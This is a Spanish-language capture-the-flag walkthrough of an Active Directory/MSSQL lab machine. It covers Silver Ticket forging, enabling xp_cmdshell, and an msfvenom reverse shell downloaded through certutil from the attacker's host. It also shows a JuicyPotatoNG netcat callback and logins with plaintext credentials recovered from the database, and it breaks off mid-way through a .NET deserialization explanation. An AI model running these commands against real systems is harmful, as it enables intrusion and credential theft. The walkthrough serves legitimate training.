
```
~/Documents/htb_2025/Scrambled/content 8s ❯ impacket-GetUserSPNs -dc-ip 10.10.11.168 -dc-host dc1.sc
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API.
tml. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this packag
  import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Del
----------------------------  ------  --------  --------------------------  --------------------------  ---
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 10:32:02.351452  2025-09-09 01:36:34.435745
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 10:32:02.351452  2025-09-09 01:36:34.435745
```

Una vez que tengamos el SID del dominio, el hash del usuario y el SPN que seria MSSQLSvc/dc1.scrm.local:1433, podemos crear un Silver Ticket usando ticketer.p de la

siguiente manera:


```
/opt/respaldo/Documents/Academy_htb/DACs/impacket/examples/ticketer.py -nthash
B999A16500B87D17EC7F2E2A68778F05 -domain-sid S-1-5-21-2743207045-1827831105-
2542523200 -domain scrm.local -spn MSSQLSvc/dc1.scrm.local Administrator
```

Obtenemos el Ticket



exportamos con el nombre de variable KRB5CCNAME

```
export KRB5CCNAME=Administrator.ccache
impacket-mssqlclient dc1.scrm.local -k
```



Después de realizar enumeración, podemos darnos cuenta que no se tiene activado la

configuración para ejecutar comandos, por lo cual, utilizaremos el siguiente comando para habilitar esa opción:

```
SP_CONFIGURE "show advanced options", 1
```

```
SQL (SCRM\administrator  dbo@master)> SP_CONFIGURE "show advanced options", 1
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SCRM\administrator  dbo@master)>
```

```
RECONFIGURE
SP_CONFIGURE "xp_cmdshell", 1
```

```
SQL (SCRM\administrator  dbo@master)> SP_CONFIGURE "show advanced options", 1
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONF
SQL (SCRM\administrator  dbo@master)> RECONFIGURE
SQL (SCRM\administrator  dbo@master)> SP_CONFIGURE "xp_cmdshell", 1
INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE stat
SQL (SCRM\administrator  dbo@master)> RECONFIGURE
SQL (SCRM\administrator  dbo@master)> xp_cmdshell "whoami"
output
-----------
scrm\sqlsvc

NULL

SQL (SCRM\administrator  dbo@master)>
```

Ahora que podemos ejecutar comandos voy a subir un archivo malicioso para ejecutarlo y ganar acceso al sistema de la siguiente manera:

```
#cramos payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.3 LPORT=4444 -f exe -
o rv.exe
#montamos un servidor para compartirlo
sudo python3 -m http.server 80
#solicitamos el recurso desde mssqlclient
xp_cmdshell "CertUtil -f -urlcache -split http://10.10.16.3/rv.exe
C:\Users\Public\rv.exe"
#ponemos un escucha con nc por el puerto 4444
rlwrap nc -nlvp 4444
#ejecutamos el payload
xp_cmdshell "C:\Users\Public\rv.exe"
```

```
~/Documents/htb_2025/Scrambled/content 1m 6s ❯ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 53072
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
scrm\sqlsvc

C:\Windows\system32>
```

Escalada de Privilegios

Después de realizar investigaciones del sistema, damos que tenemos como privilegio SeImpersonatePrivilege (Enable) por lo cual utilizaremos un recurso que es el JuicyPotatoNG esta version de Juicy es para Windows Server 2019

```
systeminfo

Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA258
Original Install Date:     26/01/2020, 17:53:40
System Boot Time:          09/09/2025, 02:26:09
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
```

```
PS C:\> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\>
```

Descargamos la utilidad y la subimos al servidor victima

```
~/Documents/htb_2025/Scrambled/exploit ❯ unzip JuicyPotatoNG.zip
Archive:  JuicyPotatoNG.zip
  inflating: JuicyPotatoNG.exe


~/Documents/htb_2025/Scrambled/exploit ❯ ls
juicy_2  JuicyPotatoNG.exe  JuicyPotatoNG.zip
```

Una ves subido el JuicyPotatoNG.exe ejecutamos de la siguiente manera:

```
JuicyPotatoNG.exe -t * -l 4444 -p C:\Windows\System32\cmd.exe -a "/c
C:\Temp\nc64.exe -c cmd 10.10.16.3 4444"
```

Nota:

Por alguna razón no funciona

Dado que estamos intentando escalar privilegios en la maquina victima, realizaremos enumeración de la base de datos intentando obtener información que ayude al compromiso del server. Iniciamos por ver las bases de datos:

```
#bases de datos
SELECT name from marter.sys.databases
#seleccionamos la base de datos deseada
use ScrambleHR
#tablas
SELECT table_name,table_schema from ScrambleHR.INFORMATION_SCHEMA.TABLES;
```

```
#vemos contenido de la tablas
SELECT * FROM Employees;
```

```
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM Employees;
EmployeeID   FirstName   Surname   Title   Manager   Role
----------   ---------   -------   -----   -------   ----
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM UserImport
LdapUser   LdapPwd             LdapDomain   RefreshInterval   IncludeGroups
--------   -----------------   ----------   ---------------   -------------
MiscSvc    ScrambledEggs9900   scrm.local               90               0

SQL (SCRM\administrator  dbo@ScrambleHR)>
```

Tenemos las credenciales del usuario MiscSVc por lo cual intentaremos realizar autenticación de dos formas, primero jugaremos con PS-Session y posteriormente con Evil-WinRM. Para iniciar sesión como MiscSVc vamos crear un objecto que tenga las credenciales del usuario detectado desde la PowerShell que ya tenemos activa como el usuario sqlsvc de la siguiente manera:

```
$password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential
("scrm.local\MiscSvc", $password)
Enter-PSSession -ComputerName dc1 -Credential $cred
#Ejecutar comandos desde los objetos creados
Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
```

```
PS C:\> $password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$password = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
PS C:\> $cred = new-object System.Management.Automation.PSCredential ("scrm.local\MiscSvc", $password)
$cred = new-object System.Management.Automation.PSCredential ("scrm.local\MiscSvc", $password)
PS C:\> Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
Invoke-Command -ComputerName dc1 -Credential $cred -ScriptBlock { whoami }
scrm\miscsvc
```

El siguiente método para ganar acceso al servidor es mediante WinRm, para este ejercicio tenemos que estar dentro del grupo "Remote Management Users", que es nuestro caso. Primero generaremos un TGT con Impacket-getTGT de la siguiente manera:

```
impacket-getTGT scrm.local/MiscSvc:ScrambledEggs9900
```


posteriormente configuramos la estructura /etc/krb5.conf que tiene que tener la siguiente estructura

```
[libdefaults]
  default_realm = SCRM.LOCAL
  dns_lookup_realm = false
```

```
    dns_lookup_kdc = false
  [realms]
    SCRM.LOCAL = {
      kdc = 10.10.11.168
      admin_server = 10.10.11.168
    }
  [domain_realm]
    .scrm.local = SCRM.LOCAL
    scrm.local = SCRM.LOCAL
```

Ahora solo queda conectarse con evil-winrm

```
evil-winrm -i dc1.scrm.local -u 'MiscSvc' -r scrm.local
```





Escalada de Privilegios 2

Después de buscar archivos o potenciales formas de escalar privilegios, encontramos un archivo en el directorio C:\shares\it\apps\Sales Order Client\

- ScrambleClient.exe
- ScrambleLib.dll

Ya que son archivos .exe y dll se realizara una inspección de estos sobre una maquina Windows





- Se detecto que al realizar una inspección mas profunda sobre el archivo .dll el programa esta realizando serialización y deserialización sobre un objeto, además, tenemos un archivo llamado ScrambleDebugLog.txt, esto nos permite identificar lo que hace por detrás cuando se crea un nuevo objeto.

```
En .NET, la serialización es el proceso de convertir el estado de un objeto en un flujo de bytes o una cadena (como JSON o XML) que pueda almacenarse o transmitirse.La deserialización es el proceso inverso, donde este flujo de datos se convierte de nuevo en un objeto completo en memoria==. Estos procesos permiten a las aplicaciones persistir el estado de los objetos, enviar datos
```

entre diferentes sistemas o guardar configuraciones de forma duradera.

¿Cómo funciona?

1. **1.** ** (Objeto -> Flujo):**


    - Un objeto se representa como un conjunto de datos, capturando los valores de sus propiedades y campos públicos.


- Estos datos se convierten en un formato específico, como un flujo de bytes, XML o JSON, que puede ser escrito en un archivo, guardado en una base de datos o enviado a través de la red.

- **2.** **Deserialización (Flujo -> Objeto):**

